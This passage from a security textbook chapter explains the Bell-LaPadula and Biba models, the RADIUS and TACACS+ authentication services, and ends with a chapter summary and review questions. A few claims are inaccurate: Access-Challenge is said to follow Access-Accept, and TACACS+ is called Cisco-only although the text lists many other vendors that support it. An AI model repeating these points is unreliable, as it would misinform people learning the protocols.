- ***Simple Security Property- No Read Up (NRU):** This rule prevents the subjects with access to low level data from reading the information of objects of high-level access. For example, reading of sensitive data is prohibited for users of low class by this rule.

Bell-LaPadula model uses access matrix of subjects and labelled objects to determine which objects are permitted to access which subjects.

Figure 16 gives visual representation of the Bell-LaPadula model in the form of a lattice:




Figure 16: Bell-LaPadula Lattice

As shown in Figure 16, the data is arranged in three layers of secrecy- Top Secret, Secret and Public. There are three users having different access rights- i) Read-Only user who can only read the object without acting on it any way, ii) Write-Only user who can modify or write to an object but does not have clearance to read it and iii) Read-Write user who has clearance to read the object and/or to write it.

The left part of the figure shows Simple Security Property where Read-Only user is not permitted to read the data of high level of secrecy e.g. Top-Secret Data. However, he/she is permitted to read the data of the same level and of low layer of secrecy e.g. public data.

In the middle part of the figure, the Write-Only user is permitted to write the data to high level of secrecy and to his/her own level. Yet, he/she is not permitted to write to data of low level of secrecy. This is * (Star) Property that prevents data leakage.

The rightmost part of the figure exhibits strong *(Star) Property where Read-Write user is allowed to read/write data only to his/her own level but not to upper or lower layers of secrecy.

- Defence against Trojan Horse Attacks with Bell-LaPadula Model

  Bell-LaPadula model resists trojan horse attacks that other access control policies cannot do. A trojan horse is a program that pretends to be useful but has hidden nefarious activity. For example, the attacker designs an interesting game or some useful utility and offers it to the victim to be used in his/her spare time. When the victim starts using it, a trojan horse program hidden inside it gets triggered. As this program is being used by the victim user, it automatically gets the same access rights which the victim

user has. A trojan horse takes a benefit of this and creates a file in the background to which the attacker has access. Then, the trojan horse program writes the confidential information to this file which an attacker can easily gain. DAC is inoperable in this scenario because all files being accessed by that utility/game are the files that the victim user is authorized to access.

In comparison, the same trojan horse program fails when it is run in an environment where Bell-LaPadula model is enforced. The *(Star) Property (No Write Down) in particular, raises an alarm when trojan horse program attempts to write confidential information from a file of high level of security to the file of low level of security; thus preventing from data leakage to happen.

Applications of Bell-LaPadula Model

- The Bell-LaPadula Model was put to practical use in the development of Multics, a multi-user operating system in which computing processes were interpreted as subjects, and the likes of memory segments and input/output devices were defined as objects.
- While secure and operating in accordance with BLM principles, Multics proved too cumbersome and problematic for some project members, who took off on a tangent and designed the simpler and more commercially viable Unix.

Limitations of Bell-LaPadula Model

In spite of providing effective access control mechanism, this model suffers from certain drawbacks:

- This model emphasizes only confidentiality and does not address data integrity.
- The model is primarily intended for systems having largely static security levels. There are no inherent policies for changing access rights.
- There exist covert channels by which a subject at a lower clearance may perceive the existence of high-level objects through the simple act of the subject's being denied access to them.

BIBA Model

The **Biba Model** or **Biba Integrity Model** was developed by Kenneth J. Biba in 1975. It is a formal state transition system of data security policies designed to express a set of access control rules in order to ensure data integrity. Data integrity is the assurance that the data is not altered during transit. Many enterprises are more concerned about the accuracy of data than its disclosure. Hence, integrity policies focus on integrity rather than confidentiality. The BIBA model was created to foil a weakness in the Bell-LaPadula Model. The Bell-LaPadula model only addresses data confidentiality whereas BIBA model focuses on data integrity.

Levels of Integrity

In BIBA model, data and subjects are ordered by their levels of integrity into groups or arrangements.

The level of integrity is decided on the basis of what impact the data integrity loss would have on an organization. Here, data integrity loss means that the data is modified through unauthorized channel either accidentally or intentionally.

If the impact of unauthorized data modification results in little consequence, then Low integrity level is selected. However, if the impact of unauthorized data modification is disastrous, then integrity level is High. If the impact of unauthorized data modification is between Low and High, then the integrity level selected is Moderate. Thus, integrity levels should be assigned based on a scale that is indicative of risk to integrity loss.

Table 3 depicts integrity levels according to risk associated with data integrity compromises:

Table 3: Integrity Levels, Weights and Impact of Loss

Level of Integrity Required	Weight	Impact of Loss
Not Applicable	0	Low
Approximate	3	Moderate
Exact	6	High

Working of BIBA Model

BIBA is designed so that a subject cannot corrupt data in a level ranked higher than the subject's level and to restrict corruption of data at a lower level than the subject's level.

BIBA takes the Bell-LaPadula rules and reverses them. The Biba model has two primary rules: Simple Integrity Axiom and the * Integrity Axiom.

- ***Simple Integrity Axiom*: 'No read down':** This rule says that a subject at a specific clearance level cannot *read* the data that is present at a low level of security. This shelters the integrity by preventing bad information from moving up from lower integrity levels.
- **** Integrity Axiom*: 'No write up':** This rule states that a subject at a specific clearance level cannot *write* data to a higher level of security. This prevents subjects from passing information up to a higher integrity level than they have clearance to change.

BIBA model attaches integrity labels on each object in the system, which cannot be modified by any operation on the data (although a new copy of the object with a different integrity label is possible). Each subject has an integrity class (maximum level of integrity) and an effective integrity rating. In contrast to Bell-LaPadula, most BIBA applications have had only a small number of integrity levels (e.g. just 'user' and 'administrator'). The model then defines a simple integrity policy that a subject may not read sources of lower integrity than his/her

effective integrity rating, and a * property that a subject may only write objects that are of his/her effective integrity rating or lower.

Figure 17 gives a visual representation of BIBA model in the form of a lattice:




Figure 17: BIBA Lattice

The figure shows division of data as Fact, Belief and Rumour. The Fact data resides at Exact level of accuracy, the Belief data is at Approximate level of accuracy while Rumour data does not need accuracy (i.e. Not Applicable).

The left part of the figure depicts Simple Integrity Axiom where Read-Only user is permitted to read at his/her own level as well as high level of accuracy. However, he/she is not allowed to access the information at a low level of accuracy. This property ensures that rumour data does not get mixed up with data at a higher level of classification i.e. Belief.

The middle part of figure presents *(Star) Integrity Axiom where Write-Only user is allowed to write at his/her own level or at the low level of accuracy but not permitted to write the data at high level of accuracy. This protects the integrity by preventing bad information from moving up to higher integrity levels.

- Advantages of BIBA Model
  - It is simple and easy to implement.
  - It provides a number of different policies that can be selected based on need.
  - If the strict integrity property is too restricting, one of the dynamic policies could be used in its place.
- Drawbacks of BIBA Model
  - The model does nothing to enforce confidentiality.

- The BIBA model does not support the granting and revocation of authorization.
- To use this model, all computers in the system must support the labelling of integrity for both subjects and objects.
- To date, there is no network protocol that supports this labelling. So, there are problems with using the BIBA model in a network environment.

1.9. Authentication and Access Control Services

Authentication, Authorization and Accounting services define a framework that authenticates and grants authorization to users and accounts for their activity. When this framework is not used, the network architecture is 'open', where anyone can gain access and do anything, without any tracking. The open network architecture is commonly used in small businesses, where access to an office can be physically controlled. The open network architecture is poorly suited to ISPs, where access needs to be strictly controlled and accounted for.

Without this framework, a network administrator would have to statically configure a network. The framework ensures the flexibility of network policies. It also gives network administrators the ability to move systems.

Following are some basic authentication and access control services used:

Remote Authentication Dial-In User Service (RADIUS)

Remote Authentication Dial-In User Service (RADIUS) is an open-standard authentication scheme maintained by the Internet Engineering Task Force (IETF) that was originally developed for dial-up applications. Dial-up relates to a telephone connection in a system of many lines shared by many users. A dial-up connection is established and maintained for a limited time duration. A dial-up connection is established when two or more communication devices use a public switched telephone network (PSTN) to connect to an Internet service provider (ISP).

RADIUS was principally used for accounting which allowed service providers to keep track of time used and bill accordingly. However, it is implemented for authentication, and authorization services also for routers, modem servers, and wireless applications. Some examples of RADIUS customers are:

- Cellular network providers with millions of users
- Small Wireless Internet Service Provider (WISP) start-up providing the local neighbourhood with Internet connectivity.
- Enterprise networks implementing Network Access Control (NAC) using 802.1x to secure access to their network.
- Universities which give WiFi access to their students and staff.

RADIUS System Components

RADIUS comprises the following basic components:

- **Access Client:** Access Client is a device (router) or individual dialling into an ISP network to connect to the Internet. RADIUS clients include FTP servers, web servers and Unix login services.
- **Network Access Server (NAS):** The Network Access Server (NAS) acts as the gateway between the user and the wider network. This component processes connection requests and initiates an access exchange with the user through protocols such as the Point-to-Point Protocol (PPP) or the Serial Line Internet Protocol (SLIP). This activity produces the username, password, NAS device identifier and so on. The NAS sends this information to the RADIUS server for authentication. The user password is protected by encryption in protocols such as the Password Authentication Protocol (PAP) or the Challenge Handshake Authentication Protocol (CHAP).

  There are many different types of Network Access Servers (NASs). In an enterprise environment, network switches and wireless access points act as NASs to ensure only authorized users may access the corporate network. In contrast, carriers may use ADSL terminators or Digital Subscriber Line Access Multiplexers (DSLAM) as NASs to authenticate users and generate accounting information for billing.
- **RADIUS Server:** The RADIUS server is usually a software application running on an operating system. This component compares the NAS information with data in a trusted database to provide authentication and authorization services. The NAS also provides accounting information to the RADIUS server for documentation purposes. The RADIUS server receives a summary of the user's activities from the NAS. This summary includes data, such as session identification information, total time on the network and total traffic to and from the user. The user traffic does not pass through the RADIUS server; RADIUS server only has access to user information via the NAS summary. In either case, the function of the server is identical: the server waits for a request from the NAS, processes or forwards the request, and then returns a response to the NAS. The response can contain authorization policies or an acknowledgment of accounting data received.

  A single RADIUS server can receive and process many simultaneous access requests from numerous types of NASs (such as ADSL, dial-up or VPN concentrators) in many different locations. A single server may also interact with flat files, SQL databases, LDAP directories or other RADIUS servers. In order to make a decision regarding an access request, the RADIUS server must first use information from many sources.

  Once the server makes a decision, it returns a response to the NAS. The NAS may enforce the policy in that response, or it may ignore it altogether. The server has no way of knowing if the NAS has received its response, or if the NAS is obeying the instructions according to that response. Since it is customary for the NAS to log very

little information about what has been received or how server responses are processed, it is very difficult to create and debug local site policies.

Common RADIUS server products include Cisco ISE, Microsoft NPS, Steel Belted RADIUS, Open Systems Radiator and FreeRADIUS.

- **Databases:** Databases (e.g. SQL, LDAP, etc.) are designed to store and retrieve data. They have limited decision-making capabilities. While stored procedures are possible in most databases, they are less often used when simple data storage is required. The key differences between RADIUS servers and databases are the way they support policies and authentication. The role of a database is to provide data to a RADIUS server. The RADIUS server then uses an authentication method to authenticate the user. When a RADIUS server authenticates a user or stores accounting data for that user, it reads from or writes to a database or directory. User information (i.e., username, password, credit amount) and session data (i.e., total session time and statistics for total traffic to and from the user) are stored in this database or directory.

  Specifically, while an SQL or LDAP database stores user data, that database cannot be queried directly by the NAS. Instead, the NAS sends a request to the server, which in turn queries the database.

Table 4 summarizes the RADIUS components described above:

Table 4: RADIUS Components

Component Name	Functions	Example
Access Client	Requests access to the network	Laptop, Asymmetric Digital Subscriber Line (ADSL) Modem, VOIP Phone
Network Access Server (NAS)	Provides access to the network for access client	Switch, Wireless Access Point, VPN Terminator
RADIUS Server	- Receives authentication requests from the NAS - Returns authorization information to the NAS - Optionally requests user and configuration information from the database or directory - May return configuration parameters to the NAS - Receives accounting information from the NAS	FreeRADIUS Radiator ISE NPS

Component Name	Functions	Example
Databases	System which stores user credentials, accounting information, etc	SQL Database Kerberos Service Server LDAP Directory

RADIUS Protocol

RADIUS implements an open, lightweight, UDP-based network protocol which is commonly used by ISPs, cellular network providers, and corporate and educational networks that controls user network access via authentication and accounting. The RADIUS protocol is generally hidden inside of controlled networks and is not seen directly by end users, i.e. it is run between trusted systems in the network.

RADIUS protocol serves three primary functions:

- Authenticates users or devices before allowing them access to a network
- Authorizes those users or devices for specific network services
- Accounts for the usage of those services
- RADIUS Messages

RADIUS uses four message types to establish communication between NAS and the RADIUS server.

- **Access-Request:** This is the initial message sent by NAS to RADIUS server. It contains username, password and other vendor-specific attributes.
- **Access-Accept:** This message is sent by RADIUS server to NAS which indicates that the username and password are correct.
- **Access-Reject:** This message is sent by RADIUS server to NAS indicating that the username and password are incorrect.
- **Access-Challenge:** After Access-Accept message, this message is sent by RADIUS server to NAS that employs additional authentication method such as token or PIN.

Figure 18 shows the exchange of above messages between NAS and RADIUS Server:




Figure 18: Message Exchange between NAS and RADIUS Server

Benefits of RADIUS

- It is an open and scalable solution that is broadly supported by a large vendor base. It can be readily modified to meet a variety of situations. Customers can modify RADIUS-based authentication servers to work with a large number of security systems on the market. RADIUS servers work with any communications device that supports the RADIUS client protocol.
- The flexibility of the RADIUS authentication mechanisms allows an organization to maintain any investment they may have made in existing security technology. The flexible authentication mechanisms inherent in the RADIUS server facilitate its integration with existing and legacy systems when required.
- Any component of a security system that supports the RADIUS protocols can derive authentication and authorization from the central RADIUS server. Alternatively, the central server can integrate with a separate authentication mechanism.
- The use of the RADIUS protocol extends beyond those systems that utilize network access devices and terminal servers for network access. RADIUS has been widely accepted by ISPs to provide Virtual Private Network (VPN) services.

- The distributive nature of RADIUS effectively separates the security processes (carried out on the authentication server) from the communication processes (implemented by the modem pool or the NAS), allowing for a single centralized information store for authorization and authentication information. This centralization can significantly lessen the administrative burden of providing appropriate access control for a large number of remote users. If ensuring high availability is not a priority, then redundancy is not required; this centralization can thus be maximized since all RADIUS-compatible hardware on a LAN can derive authentication services from a single server.

Limitations of RADIUS

- RADIUS does not log the commands used by the administrator. It will only log the start, stop and interim records of that session. This means that if there are two or more administrators logged at any one time, there is no way of telling which administrator entered which commands.
- RADIUS can include privilege information in the authentication reply; however, it can only provide the privilege level, which means different things to different vendors. Because there is no standard between vendor implementations of RADIUS authorization, each vendor's attributes often conflict, resulting in inconsistent results. Even if the information is consistent, the administrator will still need to manage the privilege level for commands on each device. This quickly becomes unmanageable.

Terminal Access Controller Access Control System (TACACS)

TACACS is an older authentication program used on Unix- and Linux-based systems, along with certain network routers. The original TACACS was used in ARPANET and later it was adopted by CISCO. The main function of TACACS is to allow a remote access server to communicate with an authentication server to determine whether or not a user has the proper rights to access a network or database.

In a TACACS system, user passwords are administered in a central database rather than in individual routers, which provides an easily scalable network security solution. A TACACS-enabled network device prompts the remote user for a username and static password, and then the TACACS-enabled device queries a TACACS server to verify that password. TACACS does not support prompting for a password change or for the use of dynamic password tokens. The TACACS protocol uses port 49 by default.

Terminal Access Controller Access Control System Plus (TACACS+)

TACACS+ is a authentication protocol, developed by Cisco, which superseded TACACS and it provides access control for routers, network access servers, and many other networked computing devices through one or more centralized servers. It provides separate Authentication, Authorization and Accounting services for server access.

Most of carrier-class network device manufacturers support TACACS+ including Adtran, Alcatel/Lucent, Arbor, Aruba, Avocent/Cyclades, Blade Networks, BlueCat Networks, Blue Coat, Brocade/Foundry, Cisco/Linksys, Citrix, Dell, Edgewater, EMC, Enterasys, Ericsson/ Redback, Extreme, Fortinet, Fujitsu, HP/3Com, Huawei, IBM, Juniper/Netscreen, Netgear, Nortel, Palo Alto Networks, Radware, Riverstone, Samsung and many others.

The vital characteristics of TACACS+ are as follows:

1. The primary use of TACACS+ is for device administration.
2. TACACS+ is not backward compatible with TACACS.
3. TACACS+ uses Transmission Control Protocol (TCP) port 49 to communicate between the TACACS+ client and the TACACS+ server.
4. TACACS+ servers should be fully deployed in a fully trusted internal network. No direct access should be allowed to it from untrusted or semi-trusted networks.
5. TACACS+ encrypts whole packet including username, password and attributes.
6. TACACS+ treats authentication, authorization and accounting as separate and independent functions.
7. TACACS+ communication between the client and server uses different message types depending on the function. In other words, different messages may be used for authentication than are used for authorization and accounting.

TACACS+ Components

TACACS+ is composed of similar components to that of RADIUS. The components are as follows:

- **Access client:** A person or device, such as a router, that dials in to an ISP.
- **Network Access Server (NAS):** It is a server that processes requests for connections. The NAS conducts access control exchanges with the client, obtaining information such as password, username and NAS port number. Then, this data is transmitted to the TACACS+ server for authentication.
- **TACACS+ Server:** It is a server that authenticates the access request and authorizes services. It also receives accounting and documentation information from the NAS.

TACACS+ Messages

There are four messages involved in communication among access client, NAS and TACACS+ server.

- **ACCEPT:** If the username and password entered are valid then the TACACS+ server responds with an ACCEPT message.
- **REJECT:** If the username and password entered are invalid, then the TACACS+ server responds with a REJECT message. If TACACS+ authorization is required, the TACACS+

server is again contacted and it returns an ACCEPT or REJECT authorization response. If the ACCEPT message is returned, it contains attributes which are used to determine services that a user is allowed to do.

- **ERROR:** If the link between the TACACS+ server and NAS is not working properly, then it responds with an ERROR message.
- **CONTINUE:** This message indicates that additional information is needed from the user for authentication purpose.
- **REQUEST and RESPONSE:** For accounting, the client sends a REQUEST message to the TACACS+ server for which the server responds with RESPONSE message stating that record is received.

Authentication Steps in TACACS+

The following steps are carried out in TACACS+ which are similar to but few more than RADIUS.

1. The access client makes a request to login to NAS.
2. NAS requests a username prompt from the TACACS+ server.
3. TACACS+ server provides username prompt to NAS.
4. NAS provides username prompt to the access client.
5. The access client enters username at the prompt.
6. The NAS forwards this username to TACACS+ server in an encrypted form.
7. NAS requests a password prompt from the TACACS+ server.
8. TACACS+ server provides password prompt to NAS.
9. NAS provides password prompt to the access client.
10. The access client enters a password at the prompt.
11. The NAS forwards this password to TACACS+ server in an encrypted form.
12. The TACACS+ server sends one of four messages as a response: ACCEPT, REJECT, ERROR or CONTINUE.

Deployment of TACACS+:

The following points must be considered while deploying TACACS+:

- **Deployment of TACACS+ in a Fully Trusted Internal Network:** TACACS+ should be deployed in a fully trusted internal network. There should not be any direct access from untrusted or semi-trusted networks. If TACACS+ server is deployed in a semi-trusted network with a connection to Windows Domain Controllers, then many ports need to be opened for LDAP, SMB, Kerberos, DNS and NTP. However, if TACACS+ service is kept within the trusted network, there is a need to open one port, TCP 49. This is easier to manage and more secure.

- **Deployment of RADIUS and TACACS+ on Separate Servers:** RADIUS and TACACS+ services should not be deployed on the same server. It seems to be advantageous to integrate these services because both services are AAA protocols, however, their purposes are different and they use resources differently. By combining these services, the cost is increased and network security is reduced. In an enterprise network, unprivileged remote users may be managed by a different operational group than privileged internal administrators. Combining these roles may violate the security principles of separation of duties and least privilege.
- **Deployment of TACACS+ and User Database on the Same Server:** The TACACS+ service should be installed as close as possible to the user database, preferably on the same server. If Windows Active Directory is used as the user database, the best option to install TACACS+ server is directly on Windows Domain Controllers. TACACS+ service needs to be closely synchronized with Domain, and any network connection issues, DNS problems or even time discrepancies can cause a critical service failure. Installing TACACS+ on the same server as the user database can also significantly improve performance.

Figure 19 shows deployment of TACACS+ in fully trusted internal network:




Figure 19: Deployment of TACACS+ in a Fully Trusted Network

Advantages of TACACS+:

1. Provides greater granular control than RADIUS.TACACS+ allows a network administrator to define what commands a user may run.
2. All the AAA packets are encrypted rather than just passwords (in case of Radius).
3. TACACS+ uses TCP instead of UDP. TCP guarantees communication between the client and the server.

Disadvantages of TACACS+:

1. As it is Cisco proprietary, it can be used between Cisco devices only.
2. Less extensive support for accounting than RADIUS.

Difference between RADIUS and TACACS+

Table 5 depicts the differences between RADIUS and TACACS+:

Table 5: Comparison between RADIUS and TACACS+

Feature	RADIUS	TACACS+
Transport Protocol	UDP	TCP
Port	1645/1646 or 1812/1813	49
Communication & Encryption	Less secure – only encrypts password	More secure-encrypts the whole packet including username, password and attributes
Can Authenticate Network Devices	No	Yes
Primary Use	Network Access	Device Administration
Designed for	AAA users/clients	AAA Administrator
Framework	Combines authentication and authorization	Separates authentication from authorization and accounting
Protocol	Limited support for certain protocols	Full multiprotocol support
Vendor	Vendor implementations always differ. Interoperability can be an issue.	Specific to Cisco equipment

Feature	RADIUS	TACACS+
Traffic	Traffic is minimal due to limited command support	Traffic can be significantly higher than with RADIUS because TACACS+ supports more commands and capabilities.
Logging	No command logging	Full command logging
Management	Requires each network device to contain authorization configuration.	Central management for authorization configuration.
Type of Network	Deployed in a semi-trusted network	Deployed in a fully trusted internal network

1.10. Summary

This chapter introduces the concept of infrastructure security and revolves around different authentication methods, access control policies and case studies of authentication and access control services. At the beginning of the chapter, the transition from traditional IT infrastructure to modern IT infrastructure is outlined. Then, the need of security of modern IT infrastructure is highlighted. Further, various stages in cyber-attack like espionage, intrusion, internal spread, attack and elimination of traces of activity are explained. Afterwards, the most common techniques to perform cyber-attack such as malware, phishing, denial of service, man-in-the-middle attack, SQL injection and zero-day exploit are elaborated. Thereafter, the notion of vulnerabilities and three defence techniques like Authentication, Authorization and Accounting, commonly known as AAA framework are introduced. Later, several authentication methods like password-based authentication, token-based authentication and biometric authentication are discussed in-depth. Subsequently, access control policies such as MAC, DAC, RBAC and ABAC are thoroughly explained. The critical analysis of access control models like Bell-LaPadula model and BIBA model is done. At the end of the chapter, the case study of authentication service, for instance, RADIUS and access control service, for example, TACACS and TACACS+ are described. This description involves the components, messages involved in the service, and its advantages and drawbacks.

Sample Questions

1. What are IT infrastructure components and how are they deployed in a typical environment?
2. How modern IT infrastructure differs from traditional IT infrastructure?
3. What is the need of modern IT infrastructure security?

4. Write a short note on the stages in cyber-attack.
5. Which common techniques are performed by the attacker to perform cyber-attack?
6. What is vulnerability? Describe OWASP Top 10 web application security vulnerabilities.
7. Define the terms:
   - Authentication
   - Authorization
   - Accounting
8. What is authentication? Explain any two techniques of authentication in detail.
9. How password can be stored securely in a database?
10. Describe various password cracking attacks.
11. Which policies should be considered while selecting a password?
12. How authentication is done using tokens?
13. Which types of tokens are used for authentication?
14. Explain types of smart cards.
15. Describe taxonomy of biometric authentication.
16. Explain the process of signature recognition with the help of a diagram.
17. Write a note on Mandatory Access Control.
18. How Discretionary Access Control is used for access control?
